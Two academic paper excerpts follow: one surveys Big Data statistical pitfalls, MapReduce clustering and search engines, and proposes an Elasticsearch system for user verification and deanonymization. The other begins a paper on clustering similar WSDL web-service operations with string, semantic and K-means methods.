After determining the source of Big Data it is necessary to point out a number of problems connected directly to its analysis. The most common methods of statistical analysis for determining and quantifying causality from experimental data are analysis of variance and regression models. Regression models are also extremely popular in observational studies that test causal hypotheses. Nevertheless, approaches to behavioral conclusions that are effective in small samples face problems in analyzing Big Data. The advantage of Big Data lies in its richness in terms of diversity: it is more likely to contain information on rare minorities than small samples or lower dimensional data. However, when applying these statistical models to Big Data, rare minorities are either filtered out (for example, they are considered to be emissions), or their influence is leveled by averaging with the majority. For example, for very large samples, the impact of small minorities and emissions on regression coefficients and statistical tests is very small.

Another problem related to aggregation and heterogeneity is the Simpson’s paradox: the phenomenon in statistics, where in the presence of two groups of data, in each of which there is an identically directed dependence, the direction of the dependence is reversed when the groups are combined. It is important to determine whether the Simpson’s paradox is manifested in the data set used to make decisions. Given the size and diversity of Big Data, the probability of the Simpson’s paradox arises when analyzing is significantly higher than when working with small samples. Shmueli and Yahav [8] introduced a method that uses classification and regression trees for automated detection of potential Simpson’s paradoxes in data sets with few or many potentially confounding variables, which scales to large samples.

If the researcher is interested in analyzing the behavior of subgroups or individuals in addition to the average estimate, then the approaches of predictive modeling and validation can be useful. For example, a causal statistical model can be used to generate predictions for a limited set of observations. Then the predictions and their errors can be compared in different subgroups or sorted to identify subgroups for which the effects differ significantly from the average majority. Examples of the usage of predictive testing to improve causal studies are given in [9]-[12].

Thus researchers should understand that classical statistical causal modeling and inference, based on experimental data or observational data, are aimed at revealing the general causal effect within the analyzed sample. Therefore, it is necessary to interpret the results obtained with the help of these methods with care, so as not to mistake the conclusions received for the sample as a whole as applicable at the individual level.

Another problem arising when analyzing Big Data is that of the utility of statistical significance and inference due to large samples and multiple testing. In particular, in very large samples even minor effects are statistically significant [13] and therefore testing hypotheses using P-value is difficult. Alternatives to the usage of P-values include such methods as using estimation in place of testing or adopting a Bayesian approach [14], [15].

The problem of multiple testing is summarized in the works of Agarwal and Chen [16], devoted to the development of algorithms for computational advertising and content recommendations. It is based on the multivariate nature of outcomes in a variety of different contexts with multiple objectives. Such multiplicity, when using statistical inference, leads to the testing of many hypotheses that run the risk of false conclusions. For example, when testing multiple independent hypotheses, if each hypothesis is checked at a given significance level, then the probability of a false conclusion at least on one of the tests increases exponentially with respect to their number.

With respect to the analysis of Big Data, which are usually heterogeneous and of high dimensionality, the above problems force us to seek a compromise between post-testing effects for different subgroups to identify heterogeneous effects (for example, by gender, age, place of residence and other variables and their combinations) and the risk of false conclusions due to multiple testing.

Taking the described problems into account, it can be concluded that to perform the verification of individuals based on analysis of Big Data on their interaction with various information resources, the task of optimal segmentation (clustering) of the analyzed data is of primary importance.

IV. Research

The clustering procedure is aimed at dividing the data into groups of similar objects in accordance with the criterion of maximizing the similarity between objects in the same group and minimizing the similarity between objects in different groups [17]. With a continuous increase in the amount of data, traditional clustering methods have reached their limits, which have led to the development of methods for parallel clustering.

The most well-known model for Big Data processing is MapReduce. This model was proposed by Dean and Ghemawat [18] at Google, where it was successfully used for various purposes. The strengths of this model correlate to the fact that it allows automatic parallelism and distribution. In addition to a fault-tolerant mechanism that helps to overcome failures, it also provides tools for state management, monitoring and load balancing. Optimization of data distribution is provided by storing them on local disks to avoid excessive consumption of network bandwidth.

Cluster analysis with MapReduce consists of two steps: “Map” and “Reduce”. At the “Map” step data is filtered and sorted, while at the “Reduce” step the results of the previous step are summarized. The Map function takes records from the input files as key-value pairs and creates intermediate key-value pairs. The Reduce function works with the values of a certain intermediate key and produces one final value for the same key.

There are several software implementations of the MapReduce model. The most popular framework is Hadoop, implemented in the Java language. Developed by the Apache Software Foundation, this project includes a set of open source modules that enables reliable and scalable distributed computing. Thanks to Hadoop’s features, such as its organized architecture, scalability, cost-effectiveness, flexibility and resilience, the Hadoop MapReduce framework is the most preferred platform for solving the problem in question.

Some of the most common clustering algorithms based on MapReduce are the following:

PKMeans [19] is a MapReduce-based implementation of the k-means algorithm. It is designed with a single MapReduce job, in which the Map function is responsible for the assignment of each sample to the nearest center, and the Reduce function is responsible for updating the new centers.

MR-DBSCAN [20] is a MapReduce-based implementation of the well-known DBSCAN algorithm. Its parallel method consists of four steps. In the first step, the size and the general spatial distribution of all the records are summarized, and then a list of dimensional indices indicating an approximate grid partitioning is generated for the next step. The second step performs the main DBSCAN process for each subspace divided by the partition profile. The third step handles the cross border issues when merging the subspaces. At the end, a cluster ID mapping, from local clusters to global one, is built for the entire data set based on pairs lists collected from the previous step. Finally, the local ID’s are changed by the global ones for points from all partitions in order to produce a unified output.

DBCURE-MR [21] is the parallel version of a new density-based clustering algorithm, called DBCURE, which is implemented using the MapReduce programming model. DBCURE acts similar to DBSCAN by reiterating two steps. In the first step an unvisited point in the data set is selected, which is considered a seed and is inserted into the seed set. In the second step, all points that are density-reachable from the seed set are retrieved. This process produces clusters one at a time and stops when the seed set becomes empty, contrary to its parallel version, which finds several clusters at the same time by treating each core point in parallel through four steps. The first step is responsible for the estimation of the neighborhood covariance matrices and it is performed using two MapReduce algorithms. The second step performs the computation of ellipsoidal τ-neighborhoods and it is performed using two other MapReduce algorithms. The third step discovers core clusters, which is done by a single MapReduce algorithm. Finally, the last step is responsible for the merge of core clusters and it is performed with a single MapReduce algorithm.

PMR-Transitive [22] is a new parallel heuristic based on the MapReduce programming model of a recently appeared method, namely, Transitive heuristic [23]. In this heuristic, clusters are obtained by partitioning categorical large data sets according to the relational analysis approach. The relational analysis approach provides a mathematical formalism where the problem of clustering takes the form of a linear program with n^2 integer attributes (with n being the number of instances). Heuristics are the most convenient solution to produce satisfactory clustering results in the fastest time, particularly in the context of Big Data, where the number of instances is large and the response time is a critical factor. Since the original heuristic is sequential, it needs to be adjusted to the MapReduce model. This paper provides a detailed description of the new design based on the key methods of the MapReduce model, namely, Map and Reduce. And advantageously, most steps which produce high computational costs involved in Transitive heuristic can be processed in parallel.

The task of user verification is solved in two stages. Segmentation (clustering) allows grouping the indirect data about the behavior of unauthorized users on the network in such a way that each group (segment or cluster) corresponds to a specific individual. After that, the data in these segments can be searched, retrieved on demand, analyzed and visualized. Special tools are used for these tasks; most common of them are the following.

Sphinx is a full-text search engine with a distinctive feature of high indexing and searching speed, as well as integration with existing database management systems (MySQL, PostgreSQL) and API for common web programming languages (officially supports PHP, Python, Java; there are community-implemented API's for Perl, Ruby, .NET, and C++). Supports advanced search capabilities, including ranking and stemming for Russian and English languages, distributed search and clustering support. For large volumes of data the Delta index scheme can be used to speed up indexing. In addition, Sphinx supports Real Time indexes, filtering and sorting of search results and searching for wildcard conditions.

Apache Solr is an extensible search engine for full-text search with open source, based on the Apache Lucene project. Its peculiarity is that it is not just a technical solution for searching, but a platform which can easily be expanded, changed and customized for various needs — from the usual full-text search on a website to a distributed system for storing, receiving and analyzing text and other data with a powerful query language. Unlike Sphinx, documents are saved entirely and do not need to be duplicated in the database. Main features of Solr — full-text search, highlighting of results, facet search, dynamic clustering, integration with databases, processing of documents with complex format (for example, Word, PDF). Since Solr has the capability of distributed search and replication it is highly scalable.

Xapian is a search engine library. Packages are available for Ubuntu and Red Hat, can be compiled for OSX, and can also run under Windows via CygWin. Xapian is less common and flexible than the above mentioned search engines. It has no morphology, but there is stemming for a number of languages (including Russian). Other implemented features include spell check in search queries, incremental index, updated in parallel with the search, operating with several indexes and in-memory indexes for small databases.

Elasticsearch was initially developed as a system for full-text search in large volumes of unstructured data. At present, Elasticsearch is a full-fledged analytical system with various capabilities. Data in Elasticsearch is stored in an inverted index format based on Apache Lucene. Apache Lucene is the most famous search engine, originally focused specifically on embedding in other programs. Lucene is a library for high-speed full-text search, written in Java. It provides advanced search capabilities, a good index building and storage system that can simultaneously add, delete documents and perform optimization along with the search, as well as parallel search on a set of indexes combining the results. The downside is comparatively low indexing speed (especially in comparison with Sphinx), as well as lack of API (which is taken care of by Elasticsearch).

Elasticsearch allows dividing the data between several machines, which makes it possible to support high-performance operations. The parts between which data is divided are called shards. Shards come in two types — master and replica. The master allows both read and write operations, while the replica is read only, and is an exact copy of the master. Such a structure ensures the stability of the system, since in the event of a master failure, the replica becomes a master. Because the replicas are exact copies of the master, different queries can be processed at the same time from both the master and the replica. Thus, customer requests for the index are executed in parallel on all shards, after which the results of each shard are collected and sent back to the client. This greatly increases system performance.

There are many other libraries for full-text search, such as MySQL fulltext, PostgreSQL Textsearch, CLucene, Lucene++ and others, but most of them are applicable only in systems with a specific database or programming language and are not suitable for general solution of the task in question.

Comparative analysis of the above mentioned search engines [24] are presented in Table I.

Sphinx provides a very fast search and indexing, but is slow to update due to the fact that there is no mechanism to automatically update the index. A significant disadvantage is that it only works with MySql and Postgres. It is not suitable for the solution of the task in question, because it can not update or delete documents in the index (only the addition works).

Apache Solr provides very high indexing and searching speed, its index size is one of the smallest, and it has high extensibility. It can also act as a repository. Solr includes many additional functions, such as inaccurate search and the ability to scale out of the box. The downside is that it is a Java-server in a servlet container, implemented as a web service with XML / JSON / CSV interfaces.

Elasticsearch (based on Apache Lucene) has slightly lower indexing and searching speed compared to Sphinx, but it offers not only search and storage, but also contains other tools (visualization, log collector, encryption system, etc.). It is able to scale and enables sampling of very complex shapes, which makes it a good choice for the analytical platform. This engine is not the easiest to use, but it contains a lot of extra features. The big advantage is that this engine uses very little memory, and incremental indexing is as fast as indexing multiple documents at once.

TABLE I. COMPARATIVE ANALYSIS OF SEARCH ENGINES

	Sphinx	**Solr**	**Elasticsearch**	**Xapian**
Indexing speed (Mb/s)	4.5	2.75	3.8	1.36
Search speed (ms)	7/75	25/212	10/212	14/135
Index size (%)	30	20	20	200
Realization	Server	Server	Library	Library
Interface	API, SQL	Web-service	API	API
Search operators	Boolean, prefix search, exact phrase, words near, ranges, word order, zones	Boolean, prefix search (+ wildcards), exact phrase, words near, ranges, approximate search	Boolean, prefix search (+ wildcards), exact phrase, words near, ranges, approximate search	Boolean, prefix search, exact phrase, words near, ranges, approximate search

Xapian provides relatively fast searching, but significantly slower indexing. It also has a very large index size. As an advantage it can also be highlighted that it has many interfaces for different languages (C ++, Java, Perl, Python, PHP, Tcl, C #, Ruby, Lua). Nevertheless, for the task in question Xapian is completely inappropriate due to the large amount of data and frequent indexing.

Thus, the search engine and the full-text search system Elasticsearch is best suited for the task of search and visualization in large sets of clustered data corresponding to users' interaction with various information resources.

V. Full-Text Search and Visualization System

The proposed system for full-text search and visualization has the following composition:

- Software module responsible for receiving collected data, integration of third-party services and clients and analyzing the data received.
- Software module responsible for structuring of received data, further data processing and preparation for upload or visual display.
- Software module responsible for storage of the received information in the database.
- Software responsible for data backup, which is a part of the data storage tool — the non-relational database Elasticsearch [25]. All collected data are stored in a failproof cluster, where data storage and accessibility are provided by the built-in Elasticsearch mechanisms. The Elasticsearch system also provides data scaling. When a new Elasticsearch database server appears, its internal mechanisms ensure the organization of data storage on it automatically.
- Software module responsible for transmission of data collected from integrated third-party services and clients. Encryption of the transmitted data is carried out using the standard SSL Internet security technology. Encryption on the user's side is performed by the browser and data are transmitted via the https protocol. Data encryption on the system side is performed using the system's web server [26], [27].
- Auxiliary software modules — the transaction log module, the data protection module and load balancers. The transaction log is maintained using the system log, as well as logging of operations performed in each module by means of the module itself. The load balancing for the data is realized by means of Elasticsearch database. Balancing the flow of input requests is carried out by increasing the number of servers in the front-end layer (the number of web servers used). Each web server has its own ip-address. Whenever a website is accessed by its name, it is assigned to the next server of the front-end layer, according to ip-address order. This way the load balancing is performed, while also automatically maintaining the working capacity of the front-end server layer in case one of them suffers a failure.

The full-text search and visualization system is developed using the mvc model (models, controllers and views):

- Model class describes the access to the data necessary for the operation of the application website pages.
- Controller class describes the logic for the management of the application website pages.
- View class describes the user interface.

The main advantage of using the mvc model is the freedom of combining its components. Each part of the application can be changed independently of other software modules.

Input data for the full-text search and visualization system include:

- Data received from Elasticsearch database — in JSON format.
- Data from the service database with information about users and workplaces — in SQL format.

Output data of the system include:

- Data for visual display — in HTML format.
- Data for printing — in csv format.

The data are stored in the non-relational Elasticsearch database, the main purpose of which is to provide fast search in large data sets.

The internal representation of the Elasticsearch data used by the system has the following hierarchical structure:

- Object index.
- Document type.
- Set of data values.

Service data associated with user management and user workstations are stored in an auxiliary MySQL database.

Hardware of the proposed full-text search and visualization system includes a set of servers (front-end and back-end server layers), workstations of administrators and system developers and peripheral equipment, including external backup and archive drives (Fig. 5).



Fig. 5. Hardware structure of the full-text search and visualization system.

The front-end servers receive requests from users. After receiving the request, they submit corresponding processing request to the back-end layer.

All static information used to display website data is stored and delivered by the web server. Such static information includes images, media files, etc. All these data are processed by the OS file system. Delivery of these static data to the servers is carried out during system software deployment or update. This ensures that all static data is identical on all servers in the front-end layer.

Expected performance of data processing by the full-text search and visualization system is at least 10,000 requests per second in total with response delay time under 1 second.

VI. Conclusion

It can be concluded that the clustering methods under consideration are well suited for preliminary processing of Big Data for the purpose of classifying unauthorized Internet users on the basis of indirect data and behavioral characteristics obtained as a result of analyzing mobile traffic and interaction of users with mobile devices. The results of data processing can be analyzed using various software tools that are most suitable for the solution of a particular problem.

The Elasticsearch system is overall the most suitable fir the tasks of full-text search and data visualization (free, open source, simple interface, web-based data processing).

It is proposed to use the capabilities of Elasticsearch to organize the interface to work with Big Data (search and visualization), while for the preliminary processing and the tasks of data segmentation and user verification based on indirect data the MapReduce model can be used, and in particular the new PMR-Transitive approach.

The proposed full-text search and visualization system can cover the demand for a modern innovative software user verification platform that can perform user deanonymization tasks and increase the involvement of users in online economic model. Available methods of authorization and user identification do not cope with the task of obtaining up-to-date and reliable information about users, and authorization methods using such key parameters as alphanumeric login or e-mail address are not sufficient.

Different sectors of economy, such as banking, e-commerce and related Internet services, face problems of fraud and false data.

Implementation of the proposed system can reduce and minimize the risks of real sectors of economy dealing with anonymous service users, which will also have a favorable impact on information security and the state as a whole.

Processing large amounts of data related to the user will allow identifying the user as accurately as possible on the basis of indirect data obtained during the analysis of online behavior, traffic and other user activities.

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A New Approach for Grouping Similar Operations Extracted from WSDLs Files using K-Means Algorithm

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***Abstract*—Grouping similar operations is an effective solution to the various problems, especially those related to research because the services will be classified by joint operations. Searching for a particular operation returns, as a result, all services with this same operation, but also the problems related to the substitution (such as, during a call failure or a malfunction). A list of similar operations is returned to the client. He chooses an operation, based on non-functional criteria. In this work, our goal is to study the functional similarity between operations, and thus constituting groups of similar operations, while benefiting from the K-means algorithm.**

Keywords*—Web services; WSDL; inputs; outputs; similarity; syntax analysis; semantic analysis; Hungarian maximum matching; K-means

I. INTRODUCTION

The need generated by a client invoking a server application is at the origin of what is known today as a web service.

A web service is a solution to a given need, from a computer science point of view; a web service is an application that makes its features accessible via the Internet. It can be public or private.

Web services are based on SOA architecture (Service Oriented Architecture). The latter is based on three main actors: provider, directory and client (shown in Fig. 1).

The main advantage of this architecture is that the client does not need to know the service provider; he must simply express its need precisely in the form of a query querying the UDDI (Universal Description Discovery and Integration) directory.

Faced with this need, several web services may exist, so they are returned as a result: the customer then chooses the one that best suits his needs and he starts to invoke it.

Manipulation process seems simple, but as this technology is not yet mature, there are still many problems that require us to create effective solutions, such as: the search results must match the needs expressed, but this is not always the case, and this is due to:



Fig. 1. SOA actors.

1) The continuous growth of the number of services deployed on the net complicates more and more the research task and also increases the search time.

2) The Web services are volatile; they often operate in a highly dynamic environment as that the providers can remove, modify, and relocate them frequently which causes a malfunction at the time of their use.

3) In general, the customer is not interested by all operations offered by the service, but by some of them.

So, in order to remedy this and to facilitate the discovery and the substitution, we propose to reorganize the web services space in a meaningful manner by constituting groups of (Services, Common Operations). The gains we get from this reorganization are:

1) An improved search time (quick and easy search): A simple correspondence with the operation and the result will be returned.

2) All results will be returned: All services corresponding to the need will be listed, and the client selects the one that suits him best according to non-functional criteria.

3) During a call failure of an operation or during a malfunction, a list of similar operations will be returned; the client selects the one that suits him the most, according to non-functional criteria.

In this document, we decided, as a first step, to focus on the study of similarity between operations of web services, and thus constituting groups of (Services, Common Operations).

The remainder of this document is administered as such: Section II, to introduce you to the related work, Section III, devoted to the presentation of the proposed approach, Section IV is dedicated to the presentation of the results of the experimentation, and finally, a conclusion is presented in Section V.

II. Related Work

Our goal, as mentioned above, is to build clusters of similar operations extracted from WSDLs files; and since this is the first initiative in the field, we have relied on works done on WSDLs files that respond to various problems related to the discovery, the composition, the substitution and the similarity between Web services using different methods and techniques.

Authors of [1] suggested a technique for lexical and structural similarity assessment of web services descriptions; their similarity study is based on the measurement of the similarity between descriptions (documentation) of various elements, but the majority of web services that we found are not documented, which means that the technique is not very practical.

The authors of [2] built a network so that the nodes represent the operations of the web services. A link joins two similar operations; the similarity is studied according to four functions. In the resulting network, similar operations are connected and form a graphical component. The authors summarize the similarity in only four cases and ignore many others significant cases, so the results risk of being not good enough.

In [3], web services are organized into substitutable service communities, as each community is associated to a specific functionality, so the web services meet the same need. This similarity has been defined through the similarity study of their operations. The authors in this work define mapping technique between services such as mapping between two Web services can be simple or complex. Simple mappings align one element (input/output parameter) to another. Complex mappings deal with incompatibilities of operation signatures, data types, data units, etc. Mappings (simple or complex) require the aggregation of some functions in order to convert units, currencies, and measurements as well as to perform data transformations, but these functions have not been identified or discussed.

Dong et al. in [4] suggested a clustering algorithm that gathers together parameters names into a meaningful concept, they use the following heuristic: parameters that often appear together tend to express the same thing; this algorithm was implemented in Woogle which is a search engine for web services. The authors consider only some elements such as parameters names, operations names and descriptions and ignore others elements, such as types.

In literature [5], authors have suggested an approach to determine the similarity between web services. To do so, they implemented three functions that successively return a similarity value between the web services' identifiers, a similarity value between their operations and a similarity value between their descriptions and that by exploiting at the same time semantic similarity measurements and others syntactic ones. The authors use several metrics to calculate semantic and syntactic similarity where they had to choose just the best of them. Also, the authors did not calculate the precision of their method.

In [6], similar web services are clustered, the similarity study was based on the semantic comparison of elements extracted from WSDL files such as parameter names and operation names, using the Wu method. Authors consider some elements and ignore others, such as types.

III. Proposed Approach

A. Methods and Basic Tools

1) Syntactic and semantic analysis

In our work, the similarity between operations depends on the similarity between their descriptions extracted from WSDLs files, since it is difficult, even impossible, to access their source codes.

The description extracted from the WSDLs files is in a high-level language (human language). For this, we used semantic and syntactic methods considered better to evaluate them. These methods return similarity measures between [0, 1], such that 0 means dissimilarity and 1 means similarity. As long as we tend to 1 as long as the compared elements are more and more similar.

a) Syntactic analysis

Syntactic similarity is presented in this survey though different String-Based algorithms (Fig. 2).

String-based measures determine the similarity by operating on string sequences and character composition. The string-based methods are divided into: character-based and terms-based approaches. Algorithms of character-based similarity measurement consist of Smith-Waterman, N-gram. Damerau-Levenshtein, Jaro–Winkler, Needleman–Wunsch, Jaro, and Longest Common Substring (LCS). Algorithms of term-based similarity measurement include Block Distance, Cosine similarity, Dice's coefficient, Euclidean distance, Jaccard similarity, Matching Coefficient and Overlap coefficient [7].

The works led by [8], [9] concludes that Jaro-Winkler has performed better in term of results in several experiments and can be used in several fields and it is much faster than the others methods.

In this work, we choose to use the Jaro-Winkler method.



Fig. 2. String-based similarity measures. [7].

b) Semantic analysis

These methods consist of assigning to a pair of words, a metric based on the similarity of their meaning. According to [10], these methods can be classified into three categories:

1) Evaluating similarity by counting edges

Consists in calculating the distance between two concepts in a taxonomy as WordNet, by the shortest path, in other words, it evaluates the number of semantic links separating the two concepts in the ontology. There are several methods, the most known are: Rada (1989), Lee (1993), Wu & Palmer (1994), etc.

2) Evaluating similarity by Information Content

The informative content of a concept reflects the relevance of a concept in the corpus, taking into account the frequency of the appearance of the words to which he refers, as well as the frequency of appearance of the concepts he generalizes. There are many methods, the most well-known are: Lin (1998), Resnik (1995), Jiac (1997) etc.

3) Hybrid approach

It is a combination of the similarity measures mentioned above. Parameters Length, depth, and local density form a part of the nonlinear function which measures the similarity between concepts [11]. Among these methods are: Jiang and Conrath (1997), Lec (1998).

According to [8], it cannot be said that there are more efficient or more optimal methods than others because the studies conducted to examine them took some evaluation criteria and ignored others. But the method that provides better results with WordNet is Wu - Palmer. Thus, it has the advantage of being simple to implement and also have good performance, compared to other similarity measures.

2) Hungarian maximum matching

The Hungarian method, or Kuhn-Munkres' algorithm, is an algorithm of combinatorial optimization that solves the assignment issue.

It is, therefore, an algorithm that allows finding a perfect coupling of maximums weights in a bipartite graph. Mathematically the problem can be formulated as follows:

Let G (X, U) be a bipartite graph, Fig. 3, of which:

- X = (P ∪ Q) set of nodes of the graph.
- U = set of links connecting the nodes characterized by costs.

= [f (q1, p1) +f (q2, p3) +f (q3, p2)]/3

= [1.00+0.7+1.0]/3=0.9



Fig. 3. Bipartite graph problem [12].

TABLE I. MATRIX MODELING THE BIPARTITE GRAPH ABOVE

1.0	0.5	0.7	0.0
0.3	0.8	0.7	0.2
0.2	1.0	0.2	0.1

A graph can be represented by a matrix (Table I), whose cells are considered to be the edges of the graph. A match is a subset of edges where two edges in the subset cannot share a common vertex. In other words, it is a set of values in the matrix where two values can never be in the same line or column.

3) The K-means algorithm

The k-means algorithm is a method of clustering; it allows us to group similar objects. It aims to divide n individuals into K subgroups, as homogeneous as possible; K is a fixed number by the user.

The procedure follows five steps:

- Choose a number K forming K clusters.
- Choose centers Mi (i=1…n) for each cluster (as much as possible far away from each other).
- Assign each object O to the cluster Ci of center Mi such that distance (O, Mi) is minimal.
- Recalculate Mi of each cluster (the center of gravity).
- Return to the third step if you have made an assignment.

The algorithm stops when:

- Two successive iterations lead to the same partition.
- We define stopping criteria such as the maximum number of iterations.

a) Advantages

- The k-means algorithm is very popular because it is very easy to understand and to implement.
- Its conceptual simplicity and speed.
- Applicable to large data sizes, and also to any type of data (even textual), just by choosing a good notion of distance.

b) Disadvantages

- The number of classes must be defined at the beginning.
- The result depends on the initial draw of the class centers.

B. WSDL file

As its name indicates, WSDL is used to describe web services. It is divided into three major elements that can be separated and used independently or combined to form a unique XML (eXtensible Markup Language) document. These elements are:

- The elements: Types, Message, PortType, and Operation: define the operations offered by a web service and the inputs and outputs of each of these operations.
- Binding element: Defines the communication protocols and Internet transport used to invoke the operations defined in the PortType element.
- The elements: Service and Port: Defines access points to the service.

As mentioned earlier, a client looks for a service for the operations he carries out. More precisely, a client is only interested by the results produced by the operations. So we are interested, in this study, at the extraction, from each operation the following elements:

1) Operation's name.
2) Output message name.
3) The outputs parameters and their associated types.

Our choice of parameters is justified by:

- In general, a customer is looking for an operation that produces outputs that he needs.
- We are interested in studying the functional similarity of operations. Two operations that produce the same result necessarily mean that they do the same work (the same functionality) and they meet the same need.
- The authors of [13] have developed a theory of substitutability, such that two Web services are substitutable: if one requires as many or fewer inputs and produces as many or more outputs, which means that the focus is more on the outputs than the inputs.

C. Similarity Process between Operations

Similarity process between operations consists to:

- Extract necessary elements from WSDLs files.
- Transform complex parameters into simple parameters.
- Evaluate the similarity between operations.
- Construct groups of similar operations using the K-means algorithm.

1) Extract necessary elements from WSDL files

Extract from WSDLs files the following elements (see Fig. 4):

- Operation identifier.
- Output message identifier.
- Output parameters identifiers, and their associated types.



Fig. 4. Similarity between operations.

2) Transform complex parameters into simple parameters

As mentioned earlier, the WSDL file includes the description of several elements, whose output parameters, on which our similarity study is based.

These parameters can be of simple type (Identifier + Type) or complex (Parent identifier + identifiers of sub-elements + Type).

Comparison of simple parameters doesn't pose a problem, unlike complexes. To remedy this, we have to transform the complex parameters into simple parameters, by aggregating the identifiers of the sub-elements with the parent identifier (see Fig. 5 and 6).

3) Evaluate the similarity between operations

Let O1 and O2 be two operations extracted from different services S1 and S2.

a) Similarity process

i) Similarity calculation

In our work, the similarity between operations is measured by the following function:

Sim = [Sim_Msg () + Sim_Ops_Name ()]/2.

Where:

- Sim (): is the main function, which calculates the similarity between two operations.
- Sim_Ops_Name (): is the function that measures the similarity between the identifiers of the compared operations (see Section III-C-3(*a*)(*ii*)).
- Sim_Msg (): is the function which measures the similarity between two outputs messages such that:

